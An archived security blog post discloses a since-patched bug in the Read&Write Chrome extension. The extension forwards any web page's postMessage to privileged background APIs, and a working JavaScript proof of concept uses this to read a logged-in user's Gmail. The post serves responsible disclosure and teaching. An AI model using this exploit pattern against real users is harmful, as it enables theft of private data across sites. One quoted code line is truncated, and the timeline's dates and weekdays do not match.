Reading Your Emails With A Read&Write Chrome Extension Same Origin Policy Bypass (~8 Million Users Affected)


Reading Your Emails With A Read&Write Chrome Extension Same Origin Policy Bypass (~8 Million Users Affected) - Matthew Bryant, The Hacker Blog.

- Published: date not stated
- Original: <https://thehackerblog.com/reading-your-emails-with-a-readwrite-chrome-extension-same-origin-policy-bypass-8-million-users-affected/index.html>
- Preserved from: https://thehackerblog.com/reading-your-emails-with-a-readwrite-chrome-extension-same-origin-policy-bypass-8-million-users-affected/index.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Reading Your Emails With A Read&Write Chrome Extension Same Origin Policy Bypass (~8 Million Users Affected)



Summary

Due to a lack of proper origin checks in the message passing from regular web pages, any arbitrary web page is able to call privileged background page APIs for the Read&Write Chrome extension (vulnerable version 1.8.0.139). Many of these APIs allow for dangerous actions which are not meant to be callable by arbitrary web pages on the internet. For example, the background API call with a method name of "thGetVoices" which allows for providing an arbitrary URL which will be retrieved by the extension and the response returned via "postMessage". By abusing this call an attacker can hijack the extension to read data from other websites using the victim's authenticated sessions. As a proof of concept, I've created an exploit which, upon being viewed with the Read&Write extension installed, will steal and display all of the user's emails. This is of course not a vulnerability in Gmail, but is an example of the exploitation that can occur using this vulnerability. See the video proof-of-concept below for a demonstration of the issue.

texthelp, the company who created he extension, patched quickly and released a fix the next business day (nice work!). For this reason the latest version of the extension is no longer vulnerable to this issue. They also showed real interest and care about remediating further issues in the extension and stated they'd be further hardening the codebase.

Technical Description

The Read&Write Chrome extension makes use of the Content Script "inject.js" to inject a custom toolbar into various online document pages such as Google Docs. This Content Script is injected into all HTTP and HTTPS origins by default. This is demonstrated by the following excerpt from the extension's manifest:

```
...trimmed for brevity...
 "content_scripts": [
  {
   "matches": [ "https://*/*", "http://*/*" ],
   "js": [ "inject.js" ],
   "run_at": "document_idle",
   "all_frames": true
  }
 ],
...trimmed for brevity...
```

Inside of the “inject.js” file there is an event listener for any messages sent via postMessage by a web page which the Content Script is injected into:

```
window.addEventListener("message", this.onMessage)
```

This calls the “this.onMessage” function upon any postMessage being sent to the web page’s window. The following is the code for this function:

```
function onMessage() {
   void 0 != event.source && void 0 != event.data && event.source == window && "1757FROM_PAGERW4G" == event.da
      enabledRW4GC: !1
   }) : chrome.extension.sendRequest(event.data, function(e) {
      window.postMessage(e, "*")
   }))
}
```

In the above code snippet, it can be seen that the function will pass along all received postMessage messages to the background page via “chrome.extension.sendRequest”. Additionally, the responses to these messages will be passed back to the “onMessage” function and then passed back to the web page. This essentially constructs a proxy which allows regular web pages to send messages to the Read&Write background page.

Read&Write has a number of background pages which can be seen in the excerpt from the extension’s manifest:

```
...trimmed for brevity...
"background": {
  "scripts": [
    "assets/google-analytics-bundle.js",
    "assets/moment.js",
    "assets/thFamily3.js",
    "assets/thHashing.js",
    "assets/identity.js",
    "assets/socketmanager.js",
    "assets/thFunctionManager.js",
    "assets/equatio-latex-extractor.js",
    "assets/background.js",
    "assets/xmlIncludes/linq.js",
    "assets/xmlIncludes/jszip.js",
    "assets/xmlIncludes/jszip-load.js",
    "assets/xmlIncludes/jszip-deflate.js",
    "assets/xmlIncludes/jszip-inflate.js",
    "assets/xmlIncludes/ltxml.js",
    "assets/xmlIncludes/ltxml-extensions.js",
    "assets/xmlIncludes/testxml.js"
  ]
},
...trimmed for brevity...
```

While there are many background pages which listen for messages (and many functions to call via these messages) we'll focus on an immediately exploitable example. The following is an excerpt from the file "background.js":

```
...trimmed for brevity...
chrome.extension.onRequest.addListener(function(e, t, o) {
...trimmed for brevity...
if ("thGetVoices" === e.method && "1757FROM_PAGERW4G" == e.type) {
    if (g_voices.length > 0 && "true" !== e.payload.refresh) return void o({
        method: "thGetVoices",
        type: "1757FROM_BGRW4G",
        payload: {
            response: g_voices
        }
    });
    var c = new XMLHttpRequest;
    c.open("GET", e.payload.url, !0), c.onreadystatechange = function() {
        4 == this.readyState && 200 == this.status && (g_voices = this.responseText.toString(), o({
            method: "thGetVoices",
            type: "1757FROM_BGRW4G",
            payload: {
                response: g_voices
            }
        }))
    }, c.send()
}
...trimmed for brevity...
```

The above snippet shows that upon the “chrome.extension.onRequest” listener being fired with an event with its “method” set to “thGetVoices” and the “type” set to “1757FROM_PAGERW4G” the snippet will be executed. If the event’s “payload.refresh” is set to the string “true” then the XMLHTTPRequest will fire with a GET to the URL specified in “payload.url”. Upon the XMLHTTPRequest completing with a status code of 200 a response message will be generated with the request’s responseText.

By abusing this call we can send a message to the background page with an arbitrary URL which will be replied to with the HTTP response body. This request will execute using the victim’s cookies and thus will allow a payload on any arbitrary web page to steal content from other web origins. The following payload is an example proof-of-concept which exploits this:

```
function exploit_get(input_url) {
    return new Promise(function(resolve, reject) {
        var delete_callback = false;
        var event_listener_callback = function(event) {
            if ("data" in event && event.data.payload.response) {
                window.removeEventListener("message", event_listener_callback, false);
                resolve(event.data.payload.response);
            }
        };
        window.addEventListener("message", event_listener_callback, false);
        window.postMessage({
            type: "1757FROM_PAGERW4G",
            "method": "thGetVoices",
            "payload": {
                "refresh": "true",
                "url": input_url
            }
        }, "*");
    });
}
setTimeout(function() {
    exploit_get("https://mail.google.com/mail/u/0/h/").then(function(response_body) {
        alert("Gmail emails have been stolen!");
        alert(response_body);
    });
}, 1000);
```

The above exploit code shows that cross-origin responses can be read via this vulnerability. In this case the endpoint for Gmail's "Simple HTML" version is provided. The above payload can be hosted on any website and it will be able to read the emails of someone who is logged in to Gmail. This is done by issuing a message via postMessage with the appropriate payload set and adding an event listener for the response message. By chaining JavaScript Promises returned via the "exploit_get()" function we can steal data from any site that the user is authenticated to (assuming it can be accessed via HTTP GET without any special headers).

While the above example references the "thGetVoices" background method call, this is merely one of the vulnerabilities which occurs from calling these background page APIs. In addition to using this call, some other examples of vulnerabilities which can be exploited are the following:

- "thExtBGAjaxRequest" which an attacker can use to do an arbitrary POST request of type "application/x-www-form-urlencoded;charset=UTF-8" with parameters and read the response body.
- "OpenTab" which allows an attacker to open an endless amount of tabs to arbitrary locations normally restricted to web pages.

Proof-of-Concept Video

Root Cause & Remediation Thoughts

This vulnerability demonstrates a common security pitfall which often occurs with extensions. In order to be more flexible with the Chrome extension API usage many extensions will build a bridge to allow calling the background page from the regular web context. Many Chrome extension developers forget to validate the origin of messages in order to prevent arbitrary sites from calling potentially sensitive functionality. In this case, the ideal action would likely be to move most of the logic into the Content Script to be called not by postMessage but instead by event listeners triggered with the isTrusted property validated. This way it can be ensured that all calls are triggered by user actions instead of forged by an attacker.

Timeline

- June 3rd (Late Friday night): Reported vulnerability.
- June 3rd: Confirmed receipt of issue, confirms will take a look Monday.
- June 4th (Monday): Patch released for vulnerability. I was actually incorrect, the development team is based in Ireland (so they received it on Saturday) and fixed the issue by Sunday. The patch was only released early Monday morning (6:00am EST) due to a strict QA process to make sure everything was up to snuff before releasing. There was no delay between receiving the issue and immediately working on a fix for it :). So the vendor response is actually more impressive than previously stated.
